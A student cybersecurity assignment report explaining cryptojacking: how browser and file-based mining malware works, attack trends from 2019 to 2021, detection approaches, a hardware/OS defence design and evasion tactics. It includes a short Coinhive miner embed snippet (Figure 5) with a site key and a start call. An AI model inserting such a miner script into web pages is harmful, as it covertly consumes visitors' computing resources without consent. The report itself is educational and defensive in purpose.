Sri Lanka Institute of Information Technology

Crypto Jacking

IE2022 – Introduction to Cybersecurity

Assignment 1

Submitted by:

Student Registration Number	Student Name
IT21197550	Nihila Premakanthan

Date of Submission: 03.11.2022

Contents

Abstract

New technologies based on cryptocurrencies and blockchain are revolutionizing how we conduct business online. Today, a wide range of blockchain and cryptocurrency systems, apps, and technologies are widely accessible to businesses, end users, and even bad actors that seek to deploy crypto-jacking malware to abuse the computational resources of common people. Crypto-jacking malware has evolved into an essential tool for attackers, especially in light of the ready-to-use mining scripts that service providers are now able to offer with ease and untraceable coins. Powerful crypto-jacking malware campaigns have attacked the banking sector, important commercial websites, government and military servers, online video-sharing platforms, gaming platforms, critical infrastructure resources, and even recently widely used remote video conferencing or meeting programs. However, current detection methods, such as browser add-ons that shield users with blacklist protection or antivirus programs with various analysis techniques, can only partially solve this new crypto-jacking problem because attackers can easily get around them by using encryption methods or changing constantly their domains or scripts. As a result, numerous research in the literature suggested employing different dynamic/behavioral indicators to identify crypto-jacking malware.

1. Introduction

Despite few sources of variation of crime, new technology opens up new criminal chances. Cybercrime is defined as any crime committed utilizing computers or other communication devices in order to terrorize victims, destroy or inflict property damage. The majority of cybercrime consists of an attack on data about people, businesses, or governments. Although the physical body is not the target of the attacks, it is the set of data characteristics that distinguish individuals and organizations on the Internet, known as the personal or corporate virtual body.

Cybercrime can be categorized into two such computer-assisted cybercrime and computer-based cybercrime. The amount of cybercrime is increasing immensely these days. The estimated global annual cost of cybercrime is $6 trillion per year. Email and internet fraud, identity fraud, cyber espionage, ransomware attacks, and illegal gambling are some of the cyber crimes committed by intruders. It is the responsibility of the users of the technology to safeguard themselves from these kinds of attacks.

An emerging class of fileless malware has proliferated in recent years, taking advantage of end users' computing power through their browsers. This new type of malware, called Crypto jacking malware, secretly and illegally mines cryptocurrencies in victims' browsers without their knowledge. Crypto jacking has been widely used as a result of the explosive growth in the value of cryptocurrencies as well as the profitability of browser-based mining. As a result, there have previously been a significant number of crypto jacking instances that have had an impact on numerous well-known businesses and websites.

1.1. Crypto jacking

Blockchain-based cryptocurrencies have drawn interest outside of niche communities like the banking and business sectors ever since the day Bitcoin was launched in 2009. Since the majority of financial institutions have already begun to support crypto currencies as a legitimate monetary system, doing business with them has become so commonplace and trivial for any end-user. There are currently more than 2,000 crypto currencies in use. The demand for crypto currencies skyrocketed, particularly in 2017, when their market value was close to $1 trillion. A recent Kaspersky analysis claims that 19% of people worldwide have purchased crypto currencies in the past. The only way to invest, though, is not just by purchasing crypto currencies. For further profit, investors can create mining pools to produce new coins. Additionally, the profitability of mining operations drew attackers to this rapidly developing ecosystem. [1]

The practice of mining bitcoin without the victim's permission is known as crypto jacking. An emerging class of fileless malware has proliferated in recent years, taking advantage of end users' computing power through their browsers. Crypto-jacking has been widely used as a result of the explosive growth in the value of crypto currencies as well as the profitability of browser-based mining.

1.2. How it works?

This illegal mining activity consumes more electricity and significantly reduces the victim host's processing efficiency. The attacker converts that unauthorized processing power into crypto currency as a result. The malware employed for this reason is referred to as crypto jacking in the literature. Attackers can readily access a huge user base through well-known websites, especially in light of the advent of service providers such as Coinhive providing ready-to-use implementations of in-browser mining scripts.

A discernible decrease in the speed of the gadget, gadgets' batteries overheating devices that shut down owing to insufficient processing power, decrease in your router's or device's productivity and unexpected price rises for electricity are some of the signs that the device is crypto jacked.

1.3. Background Analysis

1.3.1. Cryptocurrency

Cryptocurrencies are digital currencies that are mostly traded without the assistance of reputable organizations like banks or governments. Instead, their ownership is documented in distributed ledgers that are kept up by "miners," or mutually distrustful parties. These ledgers are peppered with cryptographic proofs that are simple to check but difficult to construct in order to make it exceedingly computationally expensive to create forged ledgers while keeping the cost of ledger verification low. The trust between miners is based on this computational asymmetry. Additionally, mining creates wealth in the form of new currency units. Because they were created as peer-to-peer systems, cryptocurrencies do not have a central authority to mediate transactions. To validate transactions, they rely on miners. Mining algorithms need to be robust and secure for cryptocurrencies.

Figure 1 Cryptocurrencies available in the market

1.3.2. Crypto mining

Cryptocurrencies are digital currencies that are traded in a peer-to-peer network between people who are untrustworthy of one another. They are frequently employed as investment vehicles or as a form of payment for goods and services. Cryptocurrencies employ a distributed ledger known as the blockchain to track the ownership of these assets rather than a central authority like a bank. As the name suggests, this is a growing collection of blocks that group together the network transactions. Because each block contains a hash of the one before it, blocks are connected. Due to the chaining, it is very computationally expensive to alter previous transactions because a hash collision would be needed.

Proofs of work incorporated in each block further safeguard the blockchain against denial-of-service attacks and forgeries. These asymmetrical cryptographic puzzles are difficult to compute to thwart attackers trying to fabricate alternative chains, yet simple to check to enable the quick identification of fakes. The blockchain is maintained by a peer-to-peer network of hosts known as miners, who gather transactions and crystallize them into fresh blocks that are added to the blockchain. These hosts must perform the costly Proofs of work computation in a procedure known as mining to achieve this. The miner that successfully computes a Proof of work and generates a block is paid with a certain quantity of bitcoin. To keep the block creation rate constant, the difficulty of Proofs of works is dynamic and varies with the number of miners. The first miner to solve the Proofs of work is rewarded with the generation of a valid block, and the others receive nothing.

1.3. Types of crypto jacking

1.3.1. File-based based Crypto-jacking

A malicious payload is transmitted to the victim through a file-based crypto-jacking technique. Since 2011, there have been file-based cryptojacking. One instance of this was the Bad miner cryptocurrency mining virus, which mined cryptocurrency using the victim's GPU. The ability for cryptojacking operations to mine a wider variety of cryptocurrencies, some of which are resistant to browser-based mining, is one of the key benefits of a file-based approach. Users who don't utilize the internet to surf the web can be included in the target pool for this kind of crypto jacking.

1.3.2. Web-based based crypto jacking

An ordinary JavaScript code snippet with the script owner's identification number makes up a browser-based cryptocurrency miner. Additionally, it contains the pertinent code for configuring the mining procedure, interacting with the cryptocurrency service provider, and starting the mining process. From the perspective of the cryptocurrency service provider, the identification number of the script owner separates the malicious entity that owns the script from other entities.

Service providers can thus keep track of and gauge the total hashing power supplied by script owners. High-performance communication primitives, such as WebSocket, are used by the service provider to interact with the miners. Cryptocurrency miners employ Web Workers to execute the mining operation in parallel across many threads in order to increase profits. Further, they use Web Assembly miner implementations rather than JavaScript to solve hash puzzles with excellent efficiency. [2]

Ways of injecting a mining script into a website

1. Scripts may be activated without the visitors' permission by website owners who embed them on their pages.
2. Scripts may be injected by third-party services without the knowledge of website owners or end users.
3. Malicious browser add-ons have the ability to covertly run cryptocurrency miners in the background.
4. Servers, browser add-ons, third-party services, and cryptojacking malware can all be compromised by attackers.
5. It is possible to mine cryptocurrencies through web traffic by taking advantage of vulnerable network devices like routers, access points, etc.

1.3.3. Cloud-based Crypto jacking

Cloud crypto jacking is the third and least common kind. An assault known as "cloud crypto-jacking" occurs when hackers attempt to obtain the API keys for a company's cloud infrastructure.

1.4. Strategies used for crypto jacking

Cryptojacking, or the unauthorized use of a victim's computer to mine digital currency, often involves one of two basic tactics used by attackers: installing a binary on the computer or employing an in-browser script. The first one executes the mining code as a standalone binary on the victim's computer. As a result, it needs details about the hardware setup and operating system of the target computer. A malicious cryptojacking binary created for Windows, for instance, cannot be run on Linux.

The crypto-jacking JavaScript is executed when the victim's browser loads the webpage in the second strategy, which is independent of the victim's operating system. In each instance, the victim is ignorant as the mining code operates on his machine in the background.

1.4.1. In-Browser Cryptojacking

By inserting JavaScript code into a website, in-browser cryptojacking allows it to use a visitor's device's processing power to mine a certain cryptocurrency. Usually, when a webpage loads, JavaScript has performed automatically. The visiting host begins mining when they join a cryptojacking mining pool after browsing a website with a cryptojacking code.

Platform independence is a major characteristic of in-browser cryptojacking; it can operate on any host, including a PC, smartphone, tablet, etc., provided that the host's web browser has JavaScript turned on. However, one of the most used web languages is JavaScript, which most popular browsers have enabled by default. Additionally, in-browser cryptojacking enables large-scale mining without the need for specialized hardware, as more users access the website with the cryptojacking scripts, increasing the amount of processing power available for mining.



Figure 2 Overview of in-browser cryptojacking

1.4.2. Crypto-jacking jacking as a Replacement for Advertisement

The question of whether cryptojacking may take the role of online advertising has become a topic of continuing discussion in the community. Those who support the strategy have emphasized that consumers who provide a website their CPU power for mining can still browse the website without seeing online adverts. To achieve this, certain websites, like the aforementioned "The Pirate Bay," began utilizing cryptojacking as a source of income in place of online adverts.

However, a counterargument to this paradigm contends that the cryptojacking website abuses visitor CPU resources excessively. In-browser cryptojacking scripts not only operate in the background without the user's knowledge, but they also deplete batteries on platforms that run on batteries, negatively impact the user experience, and prevent the user from using other programs by locking the CPU.

1.5. Web assembly and crypto-jacking malware

A stack-based virtual processor inside the browsers will run code close to native speeds thanks to Web Assembly, a low-level binary instruction format. Four significant, widely used browsers, including Google Chrome, Mozilla Firefox, Microsoft Edge, and Safari, currently support it. Because it uses binary encoding, it is smaller, loads faster, and executes at rates that are comparable to those of native machine code. It is simple decoding, independence from hardware and platform, and compactness are further key features.

Web Assembly is supposed to work with and augment JavaScript (JS), not replace it. The language is intended to be used as a compilation target for a variety of high-level languages, including C, C++, and Rust. Additionally, Web Assembly modules created by JS-written websites are instantiated and subsequently assembled in a sandbox environment. Web Assembly modules can call into and out of the JS context and access browser functionality by using the same Web APIs that JS can. The free source LLVM compiler Emscripten is the most popular toolchain for converting C/C++ modules into Web Assembly. Because the modules were previously optimized during compilation and memory management is done without the need for a garbage collector, Web Assembly can operate at close to native speed.



Figure 3 Process of implementing malicious Web Assembly

2. Evolution of crypto jacking

Cryptocurrencies, like Bitcoin and Ether, have grown in popularity in recent years because they offer a competitive alternative to centralized fiat money and a lucrative environment for financial speculation. The mining process, in which a group of users solves computational challenges to validate transactions and produce new coins of the currency, is a fundamental component of these digital currencies. Cryptocurrencies have drawn sizable user communities who mine and sell coins in a variety of markets with a sizable volume, despite the stability and long-term views of cryptocurrencies not being fully understood.

Cryptojacking frequently takes place without any user input, in contrast to typical malware approaches where users are deceived into opening a file or clicking a button. When a user visits a website that is infected, the virus can execute in the background through JavaScript without the user being aware that their computer has been infiltrated. Cryptojacking software is harder to find than other malware because of this form of computer hijacking. Most users discover there is a problem when they notice their machine's performance has significantly diminished. Typically, a machine sustains very little damage, and most users would hardly notice a performance degradation.

2.1. Crypto-jacking attacks in the year of 2019

Crypto-jacking activity decreased in the last months of 2018 as the value of bitcoin and other cryptocurrencies decreased. The resurgence of bitcoin around the halfway point of 2019 is assisting thieves in keeping crypto jacking profitable. According to the mid-year update of the 2019 SonicWall Cyber Threat Report, the number of crypto-jacking attacks reached 52.7 million over the first half of the year. All day long, we could track hits and examine signatures. But it's still challenging to match criminal intent and crypto-jacking attempts with the value of a cryptocurrency. For instance, even if bitcoin values reached year-to-date highs in June, the month saw the lowest year-to-date crypto jacking volume. Interestingly, despite the service ceasing operations in March 2019, Coinhive is still the most used crypto jacking signature. Between

January and June 2019, more than 33.7 million assaults used the leading crypto jacking signature Coinhive.JS 2. [3]

However, when bitcoin prices dropped, some "high-profile" crypto-jacking offenders were forced to close. In August 2018, Coinhive has a 62% market share in crypto jacking. In March 2019, Coinhive went out of business. Coinhive provided two explanations in a blog post due to two factors:

a. Monero's value substantially dropped in 2019 (it fell by 85%), making crypto jacking less appealing
b. The coin became more difficult to mine.

2.2. Crypto jacking in the year of 2020

Cryptojacking recovered in the first half, exhibiting small growth in Europe and a few other regions, 2020 is the most drastic reversal. Even more unexpectedly, North America saw a growth of 252%, which defied all predictions. By June, only one region's statistics had matched those of the previous year: Asia, where cryptojacking has virtually disappeared and fallen 97% each year.

According to SonicWall investigation, closing Coinhive didn't just fail to stop cryptojacking; it also didn't destroy Coinhive. Nine months after Coinhive's shutdown, during the first half of 2020, the top two out of the ten cryptojacking signatures SonicWall discovered belonged to Coinhive, proving that the virus is still active—even if they are merely leftover remnants of previous attacks.

However, there has been a noticeable shift away from Coinhive and toward XMRig, another Monero cryptocurrency miner. Iterations of the XMRig malware, which has open-source code that is easily accessible, were responsible for almost 30 million of the 32.3 million cryptojacking hits SonicWall recorded in 2020. [4]

2.3. Crypto-jacking attacks in the year of 2021

Cryptojacking attacks reached a record high in 2021 with 97.1 million, 13.6 million of which occurred in December alone. In 2021, crypto-jacking increased year over year by 709% for government clients and by 218% for healthcare customers. Attackers are creating malicious apps that, when loaded, prompt users for permissions needed for operation, but the permissions are ultimately used to transfer the contents of the victim's crypto wallet to the hacker's wallet.

Attackers are also stepping up their efforts, with 20 documented attacks in 2021 specifically targeting bitcoin exchanges. In 25% of these incidents, more than $100 million was taken in total.



Figure 4 Crypto-jacking attacks in the year of 2018,2019,2020

3. Future Developments of crypto jacking

3.1. Detection Algorithm

One of the most crucial jobs for information security is malware detection. Static analysis and dynamic analysis were the two main methodologies used to solve this problem over time.

Antivirus software typically uses static analysis. Every new file that is added to the computer is scanned for certain signatures that have been linked to malware. These signatures are kept in sizable databases that the tools' creators frequently update. One of the advantage of static analysis is a high level of detection reliability and the disadvantage is that it is ineffective if the malware is hard to detect, like in the case of cryptojackers, or if there is no signature within the database, rendering it useless against zero-day attacks. [5]

Dynamic analysis, also known as behavioral analysis, examines the behavior of programs that are already in use. It makes an effort to ascertain whether the program's actions are harmful or not. Both of those methods have previously been used to combat malicious mining malware.

```
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('2up51nIZjzCJmZkMcYqRt66uIH8z51KY');
miner.start();
</script></body>
</html>
```

Figure 5 malicious java code snippet

3.2. Challenges faced in detecting crypto jacking

Given the widespread and growing nature of crypto jacking malware, it is critical to detect and stop unauthorized mining operations from abusing the computational resources of any computing platform without the knowledge or consent of users. Although crucial, crypto-jacking detection is difficult because it differs from conventional malware in several ways.

First, unlike conventional malware, they take advantage of the computational capacity of their victims rather than damaging or controlling them. Crypto-jacking malware only uses computing resources and sends the calculated hash values back to the attacker; therefore, the malware detection systems excessive detection rate of crypto-jacking malware as a heavy application that requires excellent performance usage. Conventional malware detection and protection systems are optimized for detecting the harmful behaviors of the malware.

Second, because respectable websites are frequently trusted and consumers do not anticipate any non-consensual mining on their machines, they can be used or integrated into those websites, which makes them more difficult to spot. [6]

Lastly, unlike traditional malware attacks, which may ultimately aim to exfiltrate sensitive information (e.g., Advanced Persistent Threat (APT)), render the machine unavailable (e.g., Distributed Denial of Service (DDoS)), or take control of the victim's machine (e.g., Botnet), crypto-jacking malware attacks aim to remain undetected on the system for as long as possible because the attack's revenue is directly correlated to the length of time a system remains As a result, attackers employ filtering and obfuscation techniques to make their malware more difficult for detection systems to pick up on and for victims to become aware of.

3.3. Damages to the devices

With the seemingly endless proliferation of linked smart gadgets, crypto jacking has already had a significant negative impact on the online world. It is not difficult to imagine a quick rise in bridge attacks. Crypto jacking allows attackers to strike a balance between making money and protecting device health.

The total CPU use on websites that use crypto jacking might range from 3% to 90%. A normal website uses its CPU about 5% on average. Due to this average, it is challenging to identify many crypto-jacking websites using just CPU utilization. Numerous samples of crypto-jacking malware restrict CPU use and the number of threads that can operate covertly.

When crypto jacking, some attackers place a high priority on financial gain. While the malware harms the equipment, these attackers' campaigns start and terminate swiftly. Both attackers and end users are no longer able to use these gadgets, therefore they are no longer useful.

It has been found that crypto jacking could significantly impact the user's machine. In comparison to websites that only display adverts, the average crypto-jacking website consumed up to 59 times more CPU, produced 53% more heat, and reduced performance by up to 57% while running parallel apps.

Devices can be damaged in more ways besides just computers. Mobile devices are the intended target of some crypto-jacking malware. This malware has the potential to reduce device performance, harm cell phone batteries, and shorten the life of these gadgets. For instance, Loapi, a crypto jacking trojan, was mining so much on a cell phone that it damaged the phone's cover and made the battery swell. Because they are not liable for paying for the upkeep or repair of gadgets, it doesn't matter to these crooks if they break a user's device. [7]



Figure 6 CPU usage of a cryptojacking malware

3.4. Crypto-jacking Defense System

a. Hardware Layer

The architecture is modified lightly in the design to allow cores to track a common set of instructions used in cryptographic hash methods as they are carried out. The front-end and the out-of-order execution modules need to be improved.

i. Front end

The front end is the subject of the design's initial module. This object performs the function of labeling a particular sequence of instructions. To do this, logic is added to the decode step to mark the fetched instructions that are pertinent to crypto-jacking detection. Such instructions mostly cover rotation, shift, and exclusive operations due to the hash-focused nature of crypto-jacking algorithms.

The name of this group is RSX instructions. During the decode phase, our design tags these instructions. This approach enables a programmable set of instructions to be tagged through the use of microcode that may be updated via firmware to simplify in-field changes. Instructions are transmitted to the out-of-order execution engine after they have been tagged.

ii. Out-of-order execution

The out-of-order execution engine is involved in the subsequent detecting stage. To maintain the sequence of instructions inside the original program order, once instructions are received from the front-end module, a new entry is made for it within the re-order buffer (ROB). Each ROB entry has an extra RSX bit added as part of the design. This bit is used to keep track of any previously marked instructions as having a hash during the decoding phase in step.

b. Operating System Layer

To get data from the hardware and make critical judgments about crypto jacking activity, our system makes use of the OS scheduler. To achieve this, the scheduler is responsible for carrying out a set of normal checks upon each context switch of an active process, including sampling counters that track the number of retired RSX instructions. A single counter is used to aggregate the number of processed RSX instructions to simplify the circuitry. The aggregated value is recorded by the scheduler into a variable called rsx count.. The scheduler then moves on to conduct the following queued task after recording the aforementioned data.

Before a choice is made, each process is watched for a predetermined period to make sure it has consistently carried out RSX instructions. If the threshold is surpassed, the user receives a notification. The virtual file system allows for runtime updates to the kernel tunable that regulate

the threshold and the monitoring period. The identification of multi-threaded crypto jacking services is supported by this system. [8]



Figure 7 Crypto jacking Defense System

3.5. Evasion and Anti analysis Techniques

The evasion and anti-analysis strategies used in crypto jacking are comparable to those of exploit kits, the automatic vulnerability scanners used to spread exploits widely and discovered on infected websites. Automatic code obfuscation is already being offered by the crypto-mining script Miner, which also checks blacklists regularly and modifies URLs accordingly. The dynamic loading of crypto mining scripts, which may elude some static web crawlers, is another potential evasion method. Such dynamically loaded scripts are easy to spot but rendering web pages slows crawler-based detectors down. Proxy servers have been discovered on certain mining websites. Bypassing blacklists, this enables the direct loading of crypto mining scripts rather than through service providers like Coin Hive. . It is likely we will see similarly innovative tactics to avoid detection and achieve persistence in the future

3.6. Latest Topics in Crypto jacking

3.6.1. Monero

A cryptocurrency substitute for Bitcoin is called Monero. By obscuring both the individuals and the sums in a transaction, allegedly increases privacy. In contrast, the public blockchain can be used to create a comprehensive, pseudonymous transaction graph for cryptocurrencies like Bitcoin and Ethereum. According to studies, the effectiveness of Monero's obfuscation methods has recently been questioned. Obtaining Monero for Bitcoin and vice versa is efficient and enables Monero to be used as a short-term medium of exchange for Bitcoin holders because the regulation on exchanging between cryptocurrencies is less strict than on exchanging cryptocurrencies for fiat money, and such services are not geographically restricted. This strategy is especially well-liked on so-called dark web markets, which do not forbid illegal goods and services.

The mining algorithm that Monero utilizes is a second feature that sets it apart from Bitcoin. Proof-of-work is still used by Monero, specifically the CryptoNight algorithm. The computational conundrum, however, was created by implementing browser mining on their websites, which mined Monero using the CPU capabilities of its users. The website would keep the remaining Monero while returning a fraction to the API developer. Soon after their initial success, several imitators started to participate in the new practice, including Coin-Have and PPoi. Even JSECoin11, a new coin created expressly for browser mining, was influenced by it; nevertheless, it has not yet gained popularity. These changes occurred over a period of a few weeks, indicating the resurgence of browser mining. However, Coinhive's strategy as a genuine organization set it apart from its competitors and helped it become the market leader. Additionally, they introduced stand-alone services, such as proof-of-work CAPTCHAs and short links, that could be used to stop spam while mining Monero [9]

3.6.2. Coinhive

As Monero developed on its initial success and proceeded to gain popularity over time, some developers were inspired to reconsider the concept of browser mining. Coinhive is one of the crypto mining platforms that mines for Monero. Users of Coinhive can embed JavaScript on websites thanks to the service's availability. The objectives of this JavaScript are to perform mining using the resources of website users. This eventually locks up visitors' browsers and depletes the battery of the device. According to research written by the security company Malwarebytes, their telemetry discovered 3M instances of quiet Coinhive JavaScript being used per day from January 10 to February 6, 2018. The term "silent version" of Coinhive refers to a JavaScript version that allows the script's owner to use the resources of the visitor's host computer for mining without that user's permission. One of the first attempts, Coinhive, was released in September 2017. Soon after that, a rival by the name of Crypto-Loot9 appeared. Both companies offered developers APIs10 for integrating browser mining on existing websites, which mined Monero using the users' CPU power.

Conclusion

The main aim of this report is to analyse the crypto jacking malware. Cryptojacking is the process of attacking the victim's devices in order to generate cryptocurrencies. This report also does a background analysis on what crypto currency and crypto mining are. Attackers are encouraged to target the profitable blockchain and the Bitcoin ecosystem by the swift rise of cryptocurrencies. With easily accessible ready-to-use mining scripts from providers (e.g., Coinhive). Cryptojacking software has developed into a crucial tool for hackers because of untraceable coins like Monero. Numerous cryptojacking malware detections were caused by the market's lack of mitigation mechanisms.

This report also discusses the types of cryptojacking, the evolution of crypto jacking in the past few years. The abundance of mitigations put in place played a significant role in the evolution of cryptojacking. The two types of mitigations are host-based and network-based. The majority of the existing mitigations were host-based, which means they were placed on a single system and only served to safeguard that machine. The majority of host-based mitigations relied on CPU utilization monitoring or blacklisting. These mitigating measures couldn't stand on their own.

Further, the detection algorithm and also mitigation techniques are also discussed. The abundance of mitigations are put in place played a significant role in the evolution of cryptojacking. As a result of these mitigations, attackers had to advance to keep attacking. Some hackers believed that because it initially generated more money, it was simpler to attack at full CPU power while also anticipating being discovered. These attackers posed a threat since they permanently damaged the computers of their victims. Many attackers sought to avoid these methods of detection. They limited the CPU time to avoid CPU utilization monitoring and encoded their programs to avoid blacklists.

It is very important to understand the emerging cryptojacking malware, it's detection and prevention techniques. It further analyses some new trending topics in the field of crypto jacking like monero and coinhive.

References

[1] E. Tekiner, "SoK: Cryptojacking Malware," IEEE, Vienna, Austria, 04 November 2021.

[2] C. W. Marius Musch, "Web-based Cryptojacking in the Wild," Marius Musch, 28 Aug 2018.

[3] S. Wall, "2019 Sonicwall Cyber Threat Report," Sonic Wall, July 2019.

[4] S. Wall, "2020 Sonicwall Cyber Threat Report," July 2020.

[5] I. Petrov, "Detecting Hidden Cryptojacking Attacks with Neural Networks," Luca Invernizzi, 18 Jun 2020.

[6] D. Tanana, "Advanced Behavior-Based Technique for Cryptojacking Malware Detection," IEEE, Adelaide, SA, Australia, 04 January 2021.

[7] C. Hayes, "The Evolution of Crypto jacking," Utica, New York, May 2021.

[8] N. Lachtar, "A Cross-Stack Approach Towards Defending Against Cryptojacking," IEEE, 18 August 2020 .

[9] A. B. A. Aziz, "Coinhive's Monero Drive-by Crypto-jacking," IOP Publishing Ltd, 2020.

[10] D. Tanana, "Advanced Behavior-Based Technique for Cryptojacking Malware Detection," IEEE, Adelaide, SA, Australia, 04 January 2021.